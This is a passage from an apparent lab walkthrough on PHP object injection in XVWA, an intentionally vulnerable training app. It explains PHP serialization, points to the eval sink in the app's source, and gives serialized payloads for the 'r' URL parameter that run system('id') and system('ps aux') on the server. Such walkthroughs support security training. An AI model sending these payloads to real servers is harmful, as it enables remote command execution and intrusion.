10));\n```\n\n\n\nThe above commands would do the following: \n\n**php -a:** Launch an interactive PHP environment - a REPL (read-eval-print-loop). Here we can run PHP code without having to set up any webserver. \n\nThe second command serialized the string **Hello World!**. \n\nThe result is simple enough - `s:12` indicates what follows is a string of 12 characters. \n\nThe third command goes one step ahead and serializes an array, which is where serialization has its value - more on that shortly. \n\nThe output says `a:10`, indicating what follows is an array of size 10. Then we have all the elements of the array. Each array element's index and value are indicated. For instance, let's consider the first two elements: \n\n- `i:0;s:1:\"a\"` - Element at index 0 is a string of size 1 and that string is \"a\". \n- `i:0;i:2` - Element at index 1 is an integer and it's value is 2. \n\nHopefully, this makes much more sense now. \n\n**What's serialization?** \n\nSometimes you get to situations where you have to pass objects over the network, or the state of a program is to be stored for later use. How can you do that, provided that the information is present in an object? \n\nOne possibility is to save all the object's properties and then populate them back later. That would be good, but it would be reinventing the wheel and would not be as optimized and compact as it could have been. Serialized objects must also later be deserialized. Since this is a standard requirement, it is built-in into the programming languages like Java, PHP, and the like. \n\nNow that we know the parameter we saw in the URL was actually a PHP serialized object, let's figure it out using what we learned above: \n\n**Commands:** \n```\nphp -a\necho unserialize('a:2:{i:0;s:4:\"XVWA\";i:1;s:33:\"Xtreme Vulnerable Web Application\";}');\nvar_dump(unserialize('a:2:{i:0;s:4:\"XVWA\";i:1;s:33:\"Xtreme Vulnerable Web Application\";}'));\n```\n\n\n\nWe run the PHP code from the interactive mode and [unserialize](https://www.php.net/manual/en/function.unserialize.php) the PHP object. Notice that it is an [associative array](https://www.w3schools.com/PHP/php_arrays_associative.asp) having two items. \n\nCheck the [PHP manual for unserialize](https://www.php.net/manual/en/function.unserialize.php): \n\n\n\nNotice the big red warning message. It's a clear warning to the developers about the RCE threat if they pass user-controlled input to the `unserialize` function. \n\n**Step 7:** Check the source code of the PHP Object Injection page from Github. \n\n**URL:** https://github.com/s4n7h0/xvwa/blob/master/vulnerabilities/php_object_injection/home.php \n\n\n\nNotice the relevant code snippet shown in the above image. If the request contains the parameter `r`, its value is unserialized. Also, notice the call to `eval` - the `inject` parameter is directly passed to `eval`, which is an excellent opportunity for RCE. \n\n**Step 8:** Exploit the insecure PHP deserialization vulnerability. \n\nSave the following code snippet as `object.php`: \n\n```\n\n```\n\n\n\nNotice the above code snippet sets the `inject` parameter to `system('id')`, which would run the `id` command on the webserver. \n\nSerialize the object: \n\n**Command:** \n```\nphp object.php\n```\n\n\n\n**Serialized payload:** \n```\nO:18:\"PHPObjectInjection\":1:{s:6:\"inject\";s:13:\"system('id');\";}\n```\n\nAssign the generated value in the `r` parameter in the URL: \n\n\n\nNotice the results of the `id` command are shown on the page. \n\nWith that, we successfully exploited the insecure deserialization issue to run arbitrary commands. \n\n**Step 9:** Check the list of running processes. \n\nNow that we have code execution on the target server, let's check the list of running processes: \n\nSave the following code snippet as `object.php`: \n```\n\n```\n\n\n\nSerialize the object: \n\n**Command:** \n```\nphp object.php\n```\n\n\n\n**Serialized payload:** \n```\nO:18:\"PHPObjectInjection\":1:{s:6:\"inject\";s:17:\"system('ps aux');\";}\n```\n\nAssign the generated value in the `r` parameter in the URL: \n\n\n\nThe 